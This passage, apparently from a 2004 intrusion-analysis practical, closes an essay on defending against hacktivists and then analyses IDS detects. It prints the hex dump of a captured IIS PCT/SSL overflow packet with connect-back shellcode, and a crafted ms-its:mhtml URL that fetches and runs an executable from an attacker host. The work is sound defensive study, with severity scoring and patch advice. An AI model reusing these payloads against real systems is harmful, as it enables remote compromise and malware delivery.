[18] http://www.esecurityplanet.com/views/article.php/3374391

single use password system. A new password is generated for each use and will only work for that one instance.

Keep Systems and Patches Up to Date

Because the vast majority of attacks are designed to seek known vulnerabilities in software and other integral objects, it is paramount to be diligent maintaining the latest patches for all your applications. Patches and fixes are often released shortly after security vulnerabilities have been discovered, so regularly check for them.

Using Encryption

Encryption for email accounts and IRC accounts can conceal user communications and reduce the exposure of sensitive data from unauthorized disclosure. There are plenty of encryption software programs available that also provide ease of use. Encrypting your wireless network connections should go with out saying and offers a major attack point for the Hacktivist. Encrypt your files and folders as well. If someone gains unauthorized access to your files or steals your disks encrypted information cannot be readily compromised. In addition, laptops have become very powerful portable pieces of equipment that make our lives easier. However, laptop theft is a major concern so for an added level of security consider encrypting each file with it's on unique encryption key and backing those files up for redundancy should you become a victim of theft.

Education and Training

Security education in both the corporate and private sectors has to become a priority.
Safe computing guidelines should be a focal point to corporations and home users. In the private sector, ISPs (Internet Service Providers) should distribute security guidelines on the dangers of Phishing, viruses, worms, blended threats, malicious code and proper computer etiquette. It is important once people are educated about security risks that a comprehensive security plan, which encompasses training and auditing, be put into place. Training assures that people are educated, practiced, and familiar with situations in order to handle them properly. Companies and ISP's can develop their own in house security awareness programs to address their needs or can use commercial products. Products like SSAP (Symantec Security Awareness Program) offers a web based interface that provides the capability of giving a wide range of security education and training to a wide range of employees or users.

Auditing and comprehensive security policy

Auditing assures that policies and procedures actually work. Basic access control monitoring, tracking and assessment of data and equipment can go a long a way

Remember cell phones, PDA's, and Pocket PC's can contain valuable information to the Hacktivist and steps should be made to protect and account for them. In addition, auditing can help account for configuration issues and other things credited to human error by providing accountability. Auditing can give clear insight on processes and can allow for improvements or adjustments to policies and procedures. In the corporate sector, distribution and enforcement of the security policy company-wide has to occur. A comprehensive security policy should detail the importance of specific practices. These practices should include being cognizant of warnings and suggestions from antivirus software, creating strong passwords, securing workstation and work equipment, being aware of suspicious calls, emails, and persons, just to name a few. Emphasizing the use of common sense and awareness of potential risk to employees should be re-enforced at the workplace via posters, stickers, and screensavers. Effective protection from multifaceted threats requires a comprehensive security solution that contains multiple layers of defense and response mechanisms

Deterring the Internal Enemy

Internal Breaches make for some of the most costly losses. Identity management applications, host based IDS, asset monitoring and asset tracking tool can be very effective in curbing breach attempts from internal Hackivists. Tools such as these track attempts to connect to a network host or asset, what asset that is, when that asset was attempted to connect to or actually connected to, and what person attempt to do so. In addition the implementation of e-mail firewalls to mange email traffic can reduce exposure to viruses, breaches of confidentiality, and legal liability of internal users abusing the e-mail system and sending offensive materials. To take this process one step further, lockdown network devices and hosts with products like Device-Lock from Smart Line. Such products add an additional layer of protection by securing USB ports, fire wire ports, CD- ROMs, Floppies, Wi-Fi and Bluetooth adapters, and serial ports.

Multiple Layers of Defense Mechanisms and Hybrids

Information Terrorists and Hacktivists have shown that a single method of prevention will not deter them and it will not be adequate protection from their many attack vectors. Comprehensive security measures should encompass multiple layers of defense or security-in-depth, as it is often referred to. Security-in-Depth is a combination of security devices and application working in unison. These applications include antivirus software, firewall devices; password management systems, vulnerability management applications, gateway content filtering equipment, reverse firewalls, intrusion prevention systems, and network and hosts based intrusion detection systems all used in alliance with a comprehensive security plan. This approach aims at creating a defensive barrier that is extremely difficult and costly to circumvent. Cooperative functioning of these measures can impede or prevent threats from spreading by quarantining the code, alerting you to its presence, repairing the damage, or blocking it out completely. Tools like vulnerability managers, active and passive vulnerability

scanners essentially audit security levels by automating the discovery of vulnerable, exploitable, and possibly exploited systems on a network. Lastly, proactive use of tools which I call hybrids such as Tarpits, Honey pot IDS, and Intrusion Prevention Systems could be beneficial in complementing a comprehensive plan and in reducing the effectiveness of the Hacktivist. A tarpit is an internet-attached server that acts as a decoy, luring in potential hackers and responding in a way that causes their machine to get stuck and sometimes for a long time. A program like LaBrea, designed by Tom Liston, takes unused IP addresses on a network and creates virtual machines that answer to connection attempts. LaBrea answers those connection attempts in a way that causes the machine at the other end to get stuck". This could be very useful in slowing down automated worm attacks. Honeypot IDS like Symantec Decoy Server, ARPd and Honeyd can keep a Hacktivist at bay and reveal insight on their tactics as well. These tools can simulated email traffic between users, are ability respond to the Hacktivist's commands by simulating the shutting down services based on those commands or activities. These tools also conduct reporting and logging, stealth monitoring, containment, live attack analysis, centralized management, policy-based response, trend analysis, and comprehensive reporting. These techniques can be used to disseminate false information to the Hacktivist while collecting vital information from them. This is a way of turning the battle against Information Warfare to our favor. Intrusion Prevention Systems (IPS) are designed to prevent attacks from being successful. The ability to scan traffic and to detect attacks, like an IDS and to be able to use a policy to block traffic like a firewall is ideal for dynamic situations. Products like Snort Inline, Juniper Networks Intrusion Detection and Prevention (IDP) and Symantec Network Security 7100 (SNS) are very effect at doing this. The IPS will inspect the packets based on its signature configuration files. If a packet fires a signature the packet can be either be forwarded or dropped and either logged or not logged. The signature files can also be customized and implemented quickly increasing incident response and alleviating the need to wait for vendor specific signatures. Furthermore, a program like Hogwash can be used with Snort inline to further add a level of protection and not tip-off the Hacktivist to the defensive barriers in place. Hogwash is an inline packet scrubber that uses Snort's detection engine to drop malicious packets before they reach the target machine. It does this by rewriting the packets to something that will not work. The joint efforts of all these measures can provide a formidable challenge to a Hacktivist.

Conclusion

Information Warfare will continue to evolve growing both in frequency and complexity. The singular approach to dealing and adjusting to attacks is a futile attempt. Exhaustive and impractical methods need to be replaced. Enlightenment through early warning systems, trending reports, education, and co-operation will increase the preparedness and awareness of all. Implementing best security practices, comprehensive security policies, passive vulnerability assessment, and auditing, and multi-level security barriers is the best line of defense.


Together we can all make stand against information terrorist by reducing the effectiveness of Hacker Warfare on our society.

PART II: Network Detects

First Detect MS IIS PCT SSL Exploit Attempt

Source of Trace

The source of this detect is from a monitored client belonging to a financial institution. The network being observed has a Manhunt 3.01 sensor and Checkpoint NG Firewall in place. The incident occurred on July 16, 2004.



Data received from Incident Details on the management console for Manhunt 3.01

Event Type: MS IIS PCT SSL Exploit Attempt
Base Event Type: RCRS/IIS_PCT_SSL_BO_EXPLOIT1
Event ID: 40f85ef1c4c269e5:1
ManHunt Node: ManHunt node
Customer ID: 1
Start Time: 7/16/04 13:47:4:17 PM
End Time: 7/16/04 11:47:17 PM
Device: XXXX
Interface: XXXX
Attack Source(s) 67:100:88:106:2404
Attack Destination(s) 192.168.5.70:443
CVE Reference Number: CAN-2003-0719
Priority: Urgent
Severity: 200
Reliability: 128
Aggregate Count: 1
MAC Address: XXXXXXXX
VLAN Number: unspecified
Protocol: TCP
TCP Header Flags: PUSH, ACK
TCP Header Length: 20
IP Version: 4
IP Header Length: 20
Type of Service: ROUTINE
IP Total Length: 366

Time To Live: 111
IP Flags: DF
Source: 67:100:88:106:2404
Destination: 192.168.5.70:443

Raw Session Data:

Packet:
=======

Hex: **ASCII**:

```
45 00 01 6E 0A 90 40 00 6F 06 47 5F CF BC D4 50    E..n..@.o.G_...P
3E BD D5 D0 05 AF 01 BB 69 57 8A CE 80 10 0B B1    >.......iW......
50 18 FF FF 5C 90 00 00 80 62 01 02 BD 00 01 00    P...\....b......
01 00 16 8F 82 01 00 00 00 EB 0F 54 48 43 4F 57    ...........THCOW
4E 5A 49 49 53 21 32 5E BE 98 EB 25 23 28 45 49    NZIIS!2^...%#(EI
25 53 02 06 6C 59 6C 59 F8 1D 9C DE 8C D1 4C 70    %S..lYlY......Lp
D4 03 58 46 57 53 32 5F 33 32 2E 44 4C 4C 01 EB    ..XFWS2_32.DLL..
05 E8 F9 FF FF FF 5D 83 ED 2C 6A 30 59 64 8B 01    ......]..,j0Yd..
8B 40 0C 8B 70 1C AD 8B 78 08 8D 5F 3C 8B 1B 01    .@..p...x.._<...
FB 8B 5B 78 01 FB 8B 4B 1C 01 F9 8B 53 24 01 FA    ..[x...K....S$..
53 51 52 8B 5B 20 01 FB 31 C9 41 31 C0 99 8B 34    SQR.[ ..1.A1...4
8B 01 FE AC 31 C2 D1 E2 84 C0 75 F7 0F B6 45 09    ....1.....u...E.
8D 44 45 08 66 39 10 75 E1 66 31 10 5A 58 5E 56    .DE.f9.u.f1.ZX^V
50 52 2B 4E 10 41 0F B7 0C 4A 8B 04 88 01 F8 0F    PR+N.A...J......
B6 4D 09 89 44 8D D8 FE 4D 09 75 BE FE 4D 08 74    .M..D...M.u..M.t
17 FE 4D 24 8D 5D 1A 53 FF D0 89 C7 6A 02 58 88    ..M$.].S....j.X.
45 09 80 45 79 0C EB 82 89 CE 31 DB 53 53 53 53    E..Ey.....1.SSSS
56 46 56 FF D0 89 C7 55 58 66 89 30 6A 10 55 57    VFV....UXf.0j.UW
FF 55 E0 8D 45 88 50 FF 55 E8 55 55 FF 55 EC 8D    .U..E.P.U.UU.U..
44 05 0C 94 53 68 2E 65 78 65 68 5C 63 6D 64 94    D...Sh.exeh\cmd.
31 D2 8D 45 CC 94 57 57 57 53 53 FE CA 01 F2 52    1..E..WWWSS....R
94 8D 45 78 50 8D 45 88 50 B1 08 53 53 6A 10 FE    ..ExP.E.P..SSj..
CE 52 53 53 53 55 FF 55 F0 6A FF FF 55 E4          .RSSSU.U.j..U.
```

Manhunt IDS Information

Source IP	Destination IP	SRCPORT	DST PORT	TIME	DATA	IDS Signature
67.100.88.106	192.168.5.70	2404	443	13:47	366	IIS_PCT_SSL_BO_EXPLOIT!

Checkpoint NG Firewall Information

IP 1	IP 2	PORT 1	PORT 2	TIME	RULE ACTION	Normalized Signature
67.100.88.106	192.168.5.70	22346	443	13:47	Dropped	Inbound HTTPS

Detect was generated by:

A Symantec ManHunt Intrusion Detection System (IDS) version 3.01 with Security Update 26 (SU 26) applied and a Checkpoint NG Firewall with Feature Pack 3 (FP3) generated this event. The signature **IS_PCT_SSL_BO_EXPLOIT1** was generated by the IDS and was triggered on the detection of a SSL packet containing 366 bytes of data. The firewall logs show an external host attempting to make a SSL connection to an internal host. Outbound SSL connections are allowed from any host on the network, as defined by this firewall's rule set. The Don't Fragment (DF) flag is set as well as the Push and Acknowledge (ACK) flags for uninterrupted delivery of the code. The IDS signature above was triggered while looking for the hexadecimal equivalent of the ASCII representation of "THCOWNZIIS" (The Hacker's Choice Owns IIS). The hexadecimal representation of this phrase in the signature (**54 48 43 4F 57 4E 5A 49 49 53 21)** makes for quicker recognition by the intrusion detection device. This signature was developed to recognize the THCIISSLame.c exploit.

Description of the attack:

THCIISSLame.c is an IIS 5 SSL remote root exploit authored by Johnny Cyberpunk of the Hackers Choice Organization www.thc.org. The exploit was initially released in binary form on April 21st, 2004, but appears to have been revamped. This exploit uses an overflow to generate a connect back shell to gain root level access and allows a remote attacker to compromise a system. In addition, the exploiter can specify which IP address and what port for the compromised host to connect back to. Furthermore it has been reported that this vulnerability may be exploitable by a local user as well. That local user could passes malicious parameters to the vulnerable component interactively or through another application. It attempts to exploit a vulnerability existing in the Private Communications Transport (PCT) protocol, which is part of the Microsoft Secure Sockets Layer (SSL) library. This exploit compromises vulnerable systems running SSL-enabled IIS 5.0 detection.

Attack Mechanism:

The Microsoft Secure Sockets Layer (SSL) library uses the Private Communications Transport (PCT) protocol for authentication and encrypted communication. A stack –based buffer overflow vulnerability exists within the PCT protocol that could allow a remote attacker to execute arbitrary code on the system to compromise it. The source of the vulnerability is insufficient bounds checking of parameters in TCP packets that are received by a Microsoft SSL-enabled service such as IIS, Exchange Server or MS SQL Analysis Services 2000. This attack effectively occurs when a vulnerable machine allows a successful connection on port 443. After the connection, the attacker attempts a buffer overrun of the allocated memory space window. The attacker sends a

malformed parameter packet containing the following code:
80x66x01x02xbdx00x01x00x01x00x16x8Fx86x01x00x00x00.

This code is used to overwrite vulnerable code handled by the underlying operating system library. The vulnerable code to be overwritten is located within the schannel.dll that is loaded by LSASS.exe. LSASS (Windows Local Security Authority Server) handles Windows security mechanisms and the schannel.dll file provides strong encryption for Internet Explorer. While the overflow is being attempted the attacker is requesting the host call back a command shell to a machine of the attacker's choosing via a dynamically set port. Net Cat is executed and now the host is readily compromised.

Correlations
Microsoft released a security bulletin MSO4-001 discussing 14 vulnerabilities including PCT. In addition, CVE ID CAN-2003-0719 and US CERT Vulnerability note VU#586540 also discusses the overflow vulnerability in PCT. Several Anti-virus and Security vendors have posted documentation reflecting this particular exploit. Listed below are those of Symantec and Secunia.
http://securityresponse.symantec.com/avcenter/venc/data/hacktool.thciislame.html
http://secunia.com/virus_information/9001/hacktool.thciislame/

The initial release of this proof of concept exploit in April caused much heated discussion among security gurus and administrators. But it now appears that this exploit's activity is being renewed and possibly automated. I visited http://www.trustedmatrix.org/ and a user by the name of **service pack** has reported seeing an increase in this type of activity. **Service pack's** comments are listed below and located at the following link:
www.trustedmatrix.org/portal/news.php?5

The hackers choice has released some exploit code and I'm seeing a ton of scans for SSL on the IDS here. It appears to be the PCT SSL Vulnerability.

The session data has thcownsiis in the session data (witnessed on snorts, ciscos, dragons, iss, manhunts,).

http://www.thc.org/exploits.php

Here is a snip of the snort session data: (notice the THCOWNZIIS)

THCOWNZIIS!2^
Everybody patch !

For more information see:
http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
http://www.microsoft.com/security/bulletins/200407_windows.mspx

In addition, www.ISC.sans.org Handlers diary also reported the increased in scanning. An excerpt is listed below. The full listing can be founded at http://isc.sans.org/diary.php?date=2004-07-17

> ***We've received several reports of increased SSL activity reminiscent of activity seen last April after the release of MS04-011. Preliminary analysis of Dshield data (http://isc.sans.org/port_details.php?port=443) shows a sharp rise in activity beginning at some point on 7/15 UDT.***
>
> ***Data is currently being analyzed to determine if this is a re-hash of older exploits or if this activity has been generated by either a new exploit or a variation of older exploits……***
>
> ***Notice the string "THCOWNZIIS!" in the payload. This resembles to the THC exploit for SSL PCT that was released in April, although it may also be a new variant.***

Fortunately, the company I work for maintains an IP history of every source IP address that comes in contact with any of our managed firewalls or IDS devices for correlation purposes. This particular IP address was first seen on 7-12-2004 by our managed networks and has basically attempted to compromise 22 of our managed customers. The complete report listed below contains event generation from various supported firewalls and IDS systems whose baseline device signatures and rule sets have been normalized for consistency. Proprietary Information has been removed.

==========XXXXX IP History Search==========

IP Address: 67.100.88.106
Clients Attacked: 22
Days Active: 4
First Seen: 7/12/2004 8:16:52 AM

Security Events Generated:

Informational:	23
Warning:	0
Critical:	0
Emergency:	0

Attack Signatures Triggered:

Signature Name:	TCP-SWEEP
Total # of Attacks:	2
# of Companies Attacked:	2
Earliest Date:	7/12/2004 8:20:05 AM
Latest Date:	8/6/2004 8:21:35 AM
Signature Name:	Horizontal scan for HTTPS

Total # of Attacks:	22
# of Companies Attacked:	19
Earliest Date:	7/12/2004 8:16:52 AM
Latest Date:	8/6/2004 12:36:08 PM
Signature Name:	Possible port scan detected
Total # of Attacks:	3
# of Companies Attacked:	2
Earliest Date:	8/4/2004 5:48:11 AM
Latest Date:	8/6/2004 12:41:50 PM
Signature Name:	IIS_PCT_SSL_BO_EXPLOIT1
Total # of Attacks:	1
# of Companies Attacked:	1
Earliest Date:	8/4/2004 5:55:18 AM
Latest Date:	8/4/2004 5:55:18 AM
Signature Name:	WEB:MS-SSL-PCT
Total # of Attacks:	4
# of Companies Attacked:	3
Earliest Date:	7/12/2004 8:41:30 AM
Latest Date:	8/5/2004 9:28:53 PM

Lastly, I confirmed that this attacking host had targeted other managed clients that were not financial institutes. According to www. mynetwatchman.com the Source IP 67.100.88.106 has had 48 events reported under the attack category of HTTPS - HTTP over TLS/SSL. The offending host's ISP is Covad Communications based in San Jose California. Below is listed the incident detail with the pertinent information registered.

Incident Detail

Incident ID: 103556279	Source IP: 67.100.88.106
Provider Domain: covad.com	
DNS Name:	
Total Event Count : 48	Total Distinct Agent: 22/8400
Response : No Response	
Status Description: Escalated	
Exclusion Reason :	
Orig Autonomous Sys (AS)	**AS Responsible Party**
18566	covad.com
Network Name/NextNIC	**Start IP - End IP**

I conducted a Nslookup using Sam Spade, freeware network query tool, and it returned the following name: Canonical name: 7x7mag.com

Some research revealed that www.7x7mag.com is a site of San Francisco-based publishing company, Hartle Media. This site may be or may have been compromised unbeknownst to the owners.

Evidence of active targeting:

There is no evidence that this host specifically targeted my network. The fact that the source IP address was seen on my financial client's network for SSL based activity and other managed clients' networks for the same SSL activity supports my belief. Furthermore, the correlated information listed above shows that my managed host's network was not the only host subjected this activity. The activity appears to be automated.

Severity

Criticality – 3: The victim host is an end-user workstation. No other specific information is available about the host (i.e. workstation access rights to network shares, infrastructure, etc.). There is the possibility that this host has access to critical components of the organizations infrastructure.

Lethality – 4: Not knowing the specifics about the workstation or what the workstation has access to a compromised host inside a financial institution could potentially have major consequences. A compromise could including, but not limited to, sensitive information leaks, financial transfers, and theft

System countermeasures – 3: There is a patch provided by Microsoft (the vendor) and the client is normally routinely updated. But there is no current record of the latest updates applied.

Network countermeasures – 3: Traffic from the Manhunt sensor and Checkpoint firewall logs are being actively monitored for this type of activity so alerts were created upon detection of the activity. The firewall is configured to allow outbound HTTPS requests.

Severity = (criticality + lethality) - (system countermeasures + network countermeasures)
Severity = (3 + 4) - (3 + 3) = 1

Defensive Recommendation

This issue is reported to only affect systems that have SSL enabled but could also affect Windows 2000 Domain Controllers under some circumstances. For Windows Server 2003, PCT must be manually enabled in addition to enabling SSL support to be affected. Reportedly, both PCT 1.0 and SSL 2.0 must be enabled for successful exploitation. If SSL is a required service for this host apply the proper critical patch updates from Microsoft and block this host at the firewall.

SSL Reference


http://www.security-protocols.com/modules.php?name=News&file=article&sid=1912

http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx
http://www.microsoft.com/security/bulletins/200407_windows.mspx
http://securityresponse.symantec.com/avcenter/venc/data/hacktool.thciislame.html
http://secunia.com/virus_information/9001/hacktool.thciislame/
www.mynetwatchman.com
http://www.kb.cert.org/vuls/id/586540
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719
www.trustedmatrix.org
http://isc.sans.org

Second Detect: MS Outlook Express MHTML Forced File Execution Vulnerability

Source of Trace

This trace was generated an Enterasys Dragon network sensor (v6.0.2) that appear is monitoring same network segment of a multimedia corporation. The internal host is unknown because of the organization's use of a web proxy.



Enterasys Dragon 6 Log Information includes the following

Datetime|Signature|sourceipaddress|destinationipaddress|sourceport|destination port|protocolnumber|

Date 7-15-2004

Signature: WEB:IE-HOST-DWNLOAD

Protocol Number – 6

Source IP	Destination IP	SRCPORT	DSTPORT	TIME (GMT)	DATA	IDS Signature
MY.NET167.54	67.109.249.3	9967	80	8:03	377	WEB:IE-HOST-DWNLOAD

Session Data using the mksession application in Dragon Rider

```
/export/home/drider/tools/mksession -w 120 -W -h -ip1 10.x.x.x -ip2 67.109.249.3 -p1 2359 -p2 80 -R -f  /export/home/drider/DB/04Jul15/dragon.db

t: */*++Accept-Language: en-us++Referer: ms-its:mhtml:file://C:+oo.mht!http://67.109.249.3/download/IEService215.chm::/index.htm


GET /download/IEService215.exe HTTP/1.1++Accept: */*++Accept-Language: en-us++Referer: ms-its:mhtml:file://C:+oo.mht!http://67.109.249.3/download/IEService215.chm::/index.htm++Accept-Encoding: gzip, deflate++User-Agent: Mozilla/4.0 (compatible: MSIE 6.0: Windows NT 5.0: .NET CLR 1.1.4322)++Host: 67.109.249.3++Connection: Keep-Alive++++
```

Detect was Generated By:

The signature, **WEB:IE-HOST-DWNLOAD**, triggered when the string **/20http/2f1/2e1 , /3amhtml/3afile/3a/2f/2f** was detected by the Enterasys 6.01 Dragon IDS.

Description of Attack

This exploit takes advantage of the MIME Encapsulation of Aggregate HTML Documents (MHTML) vulnerability to execute code on a local system. MIME is Short for Multipurpose Internet Mail Extensions, a specification for formatting non-ASCII messages so that they can be sent over the Internet. E-mail clients support MIME, which enables them to send and receive graphics, audio, and video files via the Internet mail system. In addition, Web browsers also support various MIME types. This enables the browser to display or output files that are not in HTML format.

MHTML is an Internet standard that defines the MIME structure used to send HTML content in message bodies along with those resources referenced from within the HTML. A vulnerability exists in Microsoft Outlook Express when handling a MHTML file and res URI (Universal Resource Identifier Resolution Specifier). This happens because a Universal Resource Identifier (URI) is a member of a universal set of names. This set of names refers to registered name spaces, addresses, and protocols. A Uniform Resource Locator (URL) is a form of URI that expresses an address that maps onto an access algorithm using network protocols. A complete URI consists of a naming scheme specifier or also

know as a resolution specifier followed by a string whose format is a function of the naming scheme. This schema defines the World Wide Web initiative to encode the names and addresses of objects on the Internet. Because of Outlook Express's handling of MHTML files this could lead to an unexpected file being downloaded and executed. Because Microsoft's web browser Internet Explorer also uses the affected Outlook Express component it is vulnerable as well. The vulnerability exist because of the component's failure to securely handle MHTML file URIs that reference a non-existent resource. As a result, a victim may unknowingly access a page designed to load an embedded object from a malicious location. This would effectively result in the execution of attacker-supplied code within the Local Zone.

Attack Mechanism

An internal corporate workstation made an HTTP request to a website that hosted malicious Compressed HTML Help Metafiles (CHM) content. CHM files use the InfoTech Storage (ITS) format to store components. Microsoft applications contain several protocol handlers that can access ITS files and individual CHM components: Those handlers include the following: **ms-its:, ms-itss:, and mk:@MSITStore:.**

The perpetrator crafted the following special URL:
(**ms-its:mhtml:file://C:+oo.mht!http://67.109.249.3/download/IEService215.chm::/index.htm**)

The malicious host attempted to force execution of scripts in IEService215.chm to the internal corporate workstation. If successful executed this tactic would override any security restrictions. After being directed to the malicious CHM page, the internal corporate workstation downloaded a binary called IEService215.exe -- this malicious code could be a Trojan, Worm or worse. This crafted exploit uses ITS protocol handlers (ms-its) and CHM files to parse an HTML file in the local machine's security zone.
The IEservice215.exe file was run on a Red Hat 9.0 Linux box and opened using CURL. Curl is a command line tool for transferring files with URL syntax. The following strings were discovered inside the files. (Note: This is only an excerpt of the file)

```
This program cannot be run in DOS mode.
Richa6
.text
`.rsrc
DllInflate
An error has occured while executing this program. Free up harddrive space and try again.
Error
VjcPj
PWWj j
LockResource
LoadResource
SizeofResource
FindResourceA
CloseHandle
```

WriteFile
CreateFileA
GetTempFileNameA
DeleteFileA
Sleep
GetExitCodeProcess
WaitForSingleObject
CreateProcessA
GetStartupInfoA
lstrcatA
lstrcpyA
GetCommandLineA
FreeLibrary
GetProcAddress
LoadLibraryA
GetWindowsDirectoryA
GetModuleFileNameA
KERNEL32.dll
LZClose
LZCopy
LZOpenFileA
LZ32.dll
MessageBoxA
USER32.dll
SZDD

Correlations

Within my monitoring clients there was one other host that had the same malicious code delivered. Of the 2 monitored clients in which this code was delivered, there is no other affiliation. They are on separate net blocks and in separate parts of the world. The device that detected this particular instance of the malicious code was a Symantec Manhunt 3.0 device. The signature that fire on the device was "**HTTP Malformed Data**" .The session data and the destination IP address was exactly the same as detected by the Enterasys Dragon. So I wanted to find out if any other organizations outside the networks that I monitor have detected any similar activity. I conducted an Nslookup using Sam Spade, a freeware network query tool, and returned the following information about the destination host. The destination host belongs to XO Communications. XO Communications is a telecommunications provider that provides communication solutions exclusively for businesses and carriers nationwide

OrgName: XO Communications
OrgID: XOXO
Address: Corporate Headquarters
Address: 11111 Sunset Hills Road
City: Reston
StateProv: VA
Postal Code: 20190-5339
Country: US

Canonical name: 67.109.249.3.ptr.us.xo.net

Addresses: 67.109.249.3

I checked Common Vulnerabilities and Exposures (CVE), which standardize the names of publicly known vulnerabilities and security exposures and discovered the MHTML vulnerability under CAN-2004-0380. In addition the US CERT Technical Cyber Security Alert (TA04-099A) and Microsoft have also document this vulnerability.

Upon checking some mailing list and google.com I came across another person who had experienced the activity recently. David Humes reported to the mailing list at incidents.org seeing this type of activity. The original posting can be found at the following URL:

http://seclists.org/lists/incidents/2004/Jul/0024.html

Starting around July 8th we noticed workstations trying to access
> 67.109.249.3 on port 80 and do a
>
> GET /download/IEService215.chm HTTP/1.1
>
> Analysis of the users' browsing activity did not reveal any pattern that
> would suggest that the activity was user-initiated. We suspect that this
is
> something trying to "phone home", but not sure quite what. A reverse
lookup
> of the IP just returns 67.109.249.3.ptr.us.xo.net, and whois just tells me
> that it belongs to XO. Has anyone else seen this and know what it is?

His thread correlated the existence of this malicious code on other networks and sparked others aware of this activity. There were responses that stood out to me.

Axel Pettinger stated:

"The CHM file is according to Kaspersky a Trojan downloader called "TrojanDownloader.VBS.Psyme.ak". It makes use of IE's ADODB problem to download and execute a trojan called "Trojan.Win32.StartPage.kf". Detection added last Saturday.

The funny thing is that NAI's virus research lab (APAC) decided to call the "StartPage trojan" (only) a "potentially unwanted application" named "FindFast" ... Detection via "extra.dat" at the moment, probably later today in their DailyDAT files.
BTW, is the patch for MS04-013 installed on the workstations you mentioned? "

I received a better break down of the contents of the file from Thor Larholm. Thor is a Senior Security Researcher at PivX Solutions. He copied of all the files,

including the decoded index.htm, and posted them to http://www.jscript.dk/2004/7/IEService215/

His response is as follows:

"***IEService215.chm consists of 3 files, INDEX.hhc, INDEX.hhk and index.htm, with the first 2 files simply pointing at the last. index.htm contains obfuscated VBScript and JScript code which when deobfuscated reveal an attempt to use an ActiveX object that starts with A, then a DO, then DB.. you know, the one AV scanners would block my mail for if I mentioned it. This is attempted to be hidden by URL escaping the ActiveX object instantiation.***

The end result is that http://67.109.249.3/download/IEService215.exe is downloaded and executed, with a faulty Windows Media Player installation as a telltale sign."

Some vendors listed various descriptions of similar activities*:*

Some descriptions from several Anti-virus vendors and security providers can be found in the links below that detail similar activity. Sophos is the only antivirus provider that reported the same chm file(IEService215.chm) in there write up. There is a varying discussion about the severity of this type of activity based up the actual payload. Panda Software and Symantec give these incidents a low severity level where as Lurhq view the event to be more severe. A more destructive payload could certainly raise the severity levels of these incidents.

Evidence of Active Targeting

There is the possibility that active targeting of my particular host could be in play. But, based on the similar traffic reported by David Humes in the Correlation Section, I would say that there is not evidence of active targeting.

Severity

Criticality – 4: There is little information known about than the victim host or than its behind a web proxy and that it is an end-user workstation, specific information is not known (i.e. workstation access rights to network shares, infrastructure, etc.). There is the possibility that this host has access to critical components of the organization's infrastructure or contains highly sensitive and valuable information and applications.

Lethality – 4: This file appears to be a Trojan. Based on the breakdown of the code listed in the Correlation Section it appears that this activity is attempting to compound several of the current Microsoft Internet Explorer vulnerabilities. Primarily, cross-domain vulnerabilities like MHTML Redirect in conjunction with the ADODB.Stream ActiveX Control (TA04-184A). A Trojan or other malicious code could be used compromise sensitive information. The actual intent of the

malicious code has been linked to creating a faulty Window Media Player but there also be unknown and undocumented aspects of this code.

System countermeasures – 4: There is a patch provided by Microsoft (the vendor) MS04-013 available for these exploits. The owner of the host is very diligent in apply service patches

Network countermeasures – 2: Traffic from this particular Dragon sensor is being actively monitored 24 x 7. This type of activity and others will generate an alert. In this particular instance an alert was generated upon detection of the download.exe file. There is not firewall in place, but there is a proxy web server being used.

Severity = (criticality + lethality) - (system countermeasures + network countermeasures)
Severity = (4 + 4) - (4 + 2) = 2

Defensive Recommendation

The internal workstation needs to be examined to make sure no Trojan was actually downloaded. If a Trojan was downloaded it needs to be removed immediately and the machine needs to undergo forensic analysis. Since no logs about the potentially specific host infected exist, more investigation is needed. It is recommended that a firewall be put into place and configured to drop all traffic to 67.109.249.3, though this will only prevent infections from this single source. Separate remote hosts could be used to deliver the malicious CHM content, so this is not a general fix. The initial infection attempt was probably based on a user clicking on a malicious URL while visiting an unauthorized site. If this is the case some employee training on "safe practices" should be given. Most importantly, every workstation should have an Antivirus product installed, with auto-protect enabled, and maintain current virus definitions, and Install the appropriate cumulative patch for Outlook Express according to Microsoft Security Bulletin MS04-013. In addition make sure that ADODB.Stream ActiveX Control is disabled as well.

MHTML Reference

http://www.us-cert.gov/cas/techalerts/TA04-099A.html

http://www.w3.org/Addressing/URL/uri-spec.html
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cdosys/html/_cdosys_mime_encapsulation_of_aggregate_html_documents_mhtml_.asp

http://sarc.com/avcenter/security/Content/9105.html

http://securityresponse.symantec.com/avcenter/venc/data/downloader.psyme.html

http://www.lurhq.com/berbew.html

http://www.sophos.com/virusinfo/analyses/trojpsymeaf.html

http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?idvirus=45119

http://reviews.cnet.com/5208-6132-0.html?forumID=32&threadID=29109&messageID=330707

http://www.jscript.dk/2004/7/IEService215/

http://www.microsoft.com/technet/security/bulletin/ms04-013.mspx

http://seclists.org/lists/incidents/2004/Jul/0024.html


http://securityresponse.symantec.com/avcenter/venc/data/downloader.psyme.html

Third Detect: Possible Q Trojan Backdoor Attempt

Source of Trace

This trace is taken from the incidents.org raw log files and is dated 2002.724. This file is available from the following URL: http://www.incidents.org/logs/Raw/.

